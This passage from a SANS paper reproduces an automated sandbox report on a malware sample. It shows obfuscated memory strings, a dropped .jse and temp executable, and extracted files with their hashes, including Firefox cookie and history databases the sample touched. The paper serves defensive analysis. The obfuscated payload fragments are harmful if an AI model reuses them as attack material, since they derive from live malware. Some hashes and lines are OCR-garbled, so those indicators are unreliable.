Download All Memory Strings (14KiB) (/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95%23100/mstrings.zip)

All Details: Off

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 14/20

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

```
!G!!8(TbZZZf*&f$yAfc2(&- /*-&v+9ysf!yq2F*zc2F%l%+3vO $&l&$++ *y)&O&&rQ-P,●#●&P-P--r )*A*FZv*ql% /+A&( F+-&qy!2&&z*A*FZ!*Fl%f*2b&Z+vy%&8+o&Z*Acq /*8*
O Of!2bEQ,PP--,P-P,●#●&P-,P,PP,J2*&O {*Acq+ZcFlO&l&&yof*ycybf&f
```

```
!This program cannot be run in DOS mode.$
```

```
"C:\24549.jse"
```

```
"%TEMP%\rad5F314.tmp.exe"
```

```
#●-^dlUAAA==-,P-,\mDP
```

```
#●-^dlUAAA==-,P-,\mDP;xP,●#●&P,P--r!*8!G!!8(TbZZZf*&f$yAfc2(&- /*-&v+9ysf!yq2F*zc2F%l%+3vO $&l&$++ *y)&O&&rQ-P,●#●&P-P--r )*A*FZv*ql% /+A&( F+-&qy!2
&&z*A*FZ!*Fl%f*2b&Z+vy%&8+o&Z*Acq /*8*O Of!2bEQ,PP--,P-P,●#●&P-,P,PP,J2*&O {*Acq+ZcFlO&l&&yof*ycybf&fl2*FZc8*O+; *fTyvfA21y,XAc8!FWFlO l&+ RJQ-,PP,-P,PP
●#●&-P,P,P-P--r ;+f2FX3WF!1*8*O RfF&)2*2 w*A*F8F*Fl%f*yF ;fF2A Z+O +*Acq!*8*O Rfc2vEQ,PP-●#●&P-P,-,PEy,yG&W*A*FZ *Fl%+*yZ&2fGys ;+3 w +*3cqqFcq*R+Ay!+1y
b $fO o WfO*3WF8Gc8*RE_,P-P,P--,P●#●&-P,PJ+3,8*Z qF*f2 fA2q&2&X+F&!+9y*X2y12!fz&W&,yGWO R&(&z&Xfy sWO -&*2$+vy*ybE_--,P-P●#●&P,P--r&,ffyb*%yO2cf+
O G2cWO - T O )+-&,yo W&,WOf*2&ysf*+*ybf&2cR&*fz&!+y%fFrQ,P-,P●#●&P,P,-Jysf!W%+/y*&Z+v2A&O+1cR l&+ O++ / GfFW%f*yF /f8&$ Z+R W%yZ A&F+GyAfFy!ffr_P,●
#●&,J&z*O W ;&f&{+w / A+syvXO+2v1q8!FFq+FqZfW&&W&ZT!8FTb8&q(2%&yfA2F&2fX F&ZJQP--,P-P,-P●#●&--,PP--r 9 lfAc$2vyf w&Z+F2F*bl%3+,FAX%+2vOqX!yF8cf&q
+-&)&O+2l2TXZ !oqZ!*RAv1r_,PP,P,-●#●&P-P,P--,PPrqG8FFz*fFRvAv1 TfF& -+,2 X3WF 1*8*O&+f- oyb2& w&-+22!X2WF+(WF*R+f2, -f)J3P,●#●&P--,Jfvy) -*3*8 v*ql%+ yoy2+
8 l*2WFyTc8*O&Z }f2&Fy) ;*2Wq+*WFl%212F+A2)&O 3E3PP--,P-P,-●#●&-,Pr*22Ay$&W&(&- /*-&v2$ w b2f+s2Ay2f!*Oyff,y$&z&+z A*Oy!fG2yA+O&yc%2!y)&2JQP,P--,●#●
&,-P,PPrfq z ;cO ++w 3 8+*WbXO+2v1qAcf!ZTyF(Z!ZAc2c-+sy +22Ff12F&2*bW&FR3vOFA*OJQ-,P-P●#●&P,P-E+2v1+y 3&++w +l2WF!Wc8X%2vf&2!+{2 wfcy2&2X3c8F8cq*O+
```

Extracted Files

ⓘ Displaying 21 extracted file(s). The remaining **105** file(s) are available in the full version and XML/JSON reports.

Clean 1

System.dll

Download Disabled ()
Extended File Details
Virus Total Report (https://www.virustotal.com/en/file/e94a1f7bcd7e0d532b660d0af468eb3321536c3efdca265e61f9ec174b1aef27/analysis/)

Size
12KiB (11776 bytes)
Type
PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
AV Scan Result
0/56
MD5
ee260c45e97b62a5e42f17460d406068
SHA1
df35f6300a03c4d3d3bd69752574426296b78695
SHA256
e94a1f7bcd7e0d532b660d0af468eb3321536c3efdca265e61f9ec174b1aef27

Informative 20


36jj3.18d

Size
7.5KiB (7655 bytes)
Type
ASCII text, with very long lines, with no line terminators
MD5
d1cf1689d2f462df1f44b6f0ad0adfda
SHA1
137c14fa5efaa984275938b7316f10d818aa7b89
SHA256
734551e930b27893fdd310f142953e1cc0826d175ea9b73a826f51c91ca835de

qA320TL.D7

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 15/20

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

Size
6KiB (6154 bytes)
Type
ASCII text, with very long lines, with no line terminators
MD5
bb50945624OOee8858cbcf162fecd258
SHA1
05dd279176b1ecb2f21596938b0c9c9f2b2a8c14
SHA256
7beb7d1c9405242b7ce965ae20ef22b0bdadc9e226cfbb2ea4879899ebda8e2c

2.7

Download Disabled ()

Size
5.6KiB (5758 bytes)
Type
ASCII text, with very long lines, with no line terminators
MD5
af230407762f78f4db34cf5c9268e80c
SHA1
ac68f1d7761794290c72066c110092f446fdb88d
SHA256
33e756b42f3120214b154cc2a17ca639e7a2b68cefbed7cacda8eb28d9b9918d

Ucftf.lk

Download Disabled ()

Size
7.5KiB (7631 bytes)
Type
ASCII text, with very long lines, with no line terminators
MD5
44100eac10958c71095127ef21470929
SHA1
5757307c30c14903d7600f5b07b1fc079665e683
SHA256
8bb17d30b7d8fd02100be6b9ed96f619f77c40c0b0371772b60f73b0c6e2be81

30581

Download Disabled ()

Size
2.4KiB (2409 bytes)
Type
data
MD5
edcb4e88dfd346bcda5236f8d8739401
SHA1
573791bedaeae0536616f9d31a7b46689f2ed84e
SHA256
92981d60a4ed9567e2239719f3af32450c88201717a3a7b0947a59abfd85f126


webapps-1.json

Download Disabled ()

Size
2B (2 bytes)
Type
ASCII text, with no line terminators
MD5
99914b932bd37a50b983c5e7c90ae93b
SHA1
bf21a9e8fbc5a3846fb05b4fa0859e0917b2202f
SHA256

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 16/20

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

44136fa355b3678a1146ad16f7e8649e94fb4fc21fe77e8310c060f61caaff8a

1.o1Ma

Size
7.2KiB (7358 bytes)
Type
ASCII text, with very long lines, with no line terminators
MD5
ff8ecca44167f352962d538d09280c54
SHA1
df77af1217aaa6071118d50d1373dc37cf5f0a25
SHA256
a746531d91abed460fe8b7e22ad0a8c8274a6defdf4889a6b3f9ff77b9dd0b83

OPL8Du3M.U8SO

Size
136KiB (138760 bytes)
Type
data
MD5
06dee408252f7a88846f8f51e461758e
SHA1
8a7a193a54139176bb4e1263225967e43dc6f05e
SHA256
c4cd22ce5deab506c54d6e40699785b61810bb851656e6b398bfaa7f86a61a1c

places.sqlite-wal

Size
737KiB (754248 bytes)
Type
data
MD5
a876a1f858f7dfd115de927df3a14b49
SHA1
c0a0679fb4a70bec38ea41e061e4ca5ae9fccf2c
SHA256
a34bf9b1f8f84c0d0b8181125506c1f2757ef6754430846c40e8d26e85266482

cookies.sqlite-wal


Size
32KiB (32824 bytes)
Type
data
MD5
0d5da760e7322ac3ca74032e9c0ada72
SHA1
0c7b43629429c182ec9b3c7ca41b2e194ac527be
SHA256
68bc1ecbc502f4817bb4776d12012007be30cbb4f1aa09278971a4b415cb6235

healthreport.sqlite-wal

Size
128KiB (131200 bytes)
Type
data

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 17/20

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

MD5
d4926a188b906a9be5bc06e85a467a69
SHA1
d18db0e38b73fa80667e8782ae55408b4191e818
SHA256
0c1234cb68fc16fb70d80654147bdb8d72d837d84315a3308a6dd86fecea83d9

8HlLGCel.K17

Download Disabled ()

Size
5.4KiB (5533 bytes)
Type
ASCII text, with very long lines, with no line terminators
MD5
01ee8c77710cd667ab70a03f70e89d4d
SHA1
e7803acbbcac1484ff518dadc21cf6723cee1d23
SHA256
97b1a6ab0560cf0f007b792f33759f7a17175cfb8d1db2422d02113a7b84a00d

---

permissions.sqlite

Download Disabled ()

Size
64KiB (65536 bytes)
Type
SQLite 3.x database, user version 4
MD5
acb65270437fb15102ea03a8e3c143b4
SHA1
21f28149e6bfdd1ac9accac674dd8b32d15006eb
SHA256
75bc5dc62db9d6f1c219b2186f623bdaf219d2052a2fb6ccba34bf2e9a42f981

---

z6J2CfuQ.T0iT

Download Disabled ()

Size
5.4KiB (5533 bytes)
Type
ASCII text, with very long lines, with no line terminators
MD5
01ee8c77710cd667ab70a03f70e89d4d
SHA1
e7803acbbcac1484ff518dadc21cf6723cee1d23
SHA256
97b1a6ab0560cf0f007b792f33759f7a17175cfb8d1db2422d02113a7b84a00d

---

aXy.4B

Download Disabled ()

Size
7.2KiB (7358 bytes)
Type
ASCII text, with very long lines, with no line terminators
MD5
ff8ecca44167f352962d538d09280c54
SHA1
df77af1217aaa6071118d50d1373dc37cf5f0a25
SHA256
a746531d91abed460fe8b7e22ad0a8c8274a6defdf4889a6b3f9ff77b9dd0b83


---

recovery.js.tmp

https://www.reverse.it/sample/0adc7a9b3173d6db061d1c354864cecd9e43bd2b8cc25f977783921448349e95?environmentId=100# 18/20

Susan Bradley, sbradcpa@pacbell.net

© 2016 The SANS Institute Author retains full rights.



9/25/2016 Free Automated Malware Analysis Service - powered by VxStream Sandbox

Download Disabled ()

Size
1.8KiB (1862 bytes)
Type
ASCII text, with very long lines, with no line terminators
MD5
13453df7b89445d72d35e38e76a94097
SHA1
fe96f21bd59cd951931573ecf12449ef8d647d00
SHA256
c8c0f4b16fad09236dc1a963ce9686203782ce223cef82b417c444510cdea67b

SAqjtByA.6ql

Download Disabled ()

Size
6.5KiB (6649 bytes)
Type
ASCII text, with very long lines, with no line terminators
MD5
246db59778449f47736a7ec5a1900358
SHA1
c43c021c431d7552df187b5ec81f1c5dc29b0e1c
SHA256
99e12cc6461e61f9f4903a9ff28adf6f7bc8fb0adeaabc1ec772503051def0f2

9079ABE220AF4570C82AEF641B805052357BB7E4

Download Disabled ()

Size
900B (900 bytes)
Type
data
MD5
6bf5f9bf12dc5482e85aec15910c14e9
SHA1
418c452ef23ba14aa2a1a115f5468e45d854ec7c
SHA256
4b2fc0c316abd63b624a18468ef165c840673674237128b58e1cbf8167dff969

I7Trx.eF

Download Disabled ()

Size
5.7KiB (5881 bytes)
Type
ASCII text, with very long lines, with no line terminators
MD5
a0d674efc3506041c300c579d2964912
SHA1
c222e439fff163784bf9d3deb55e693da3f151af
SHA256
62ba54e472a16a01fa25354ab65b5a97a070c5b62bd9a1305aa8cabd4b005eb5

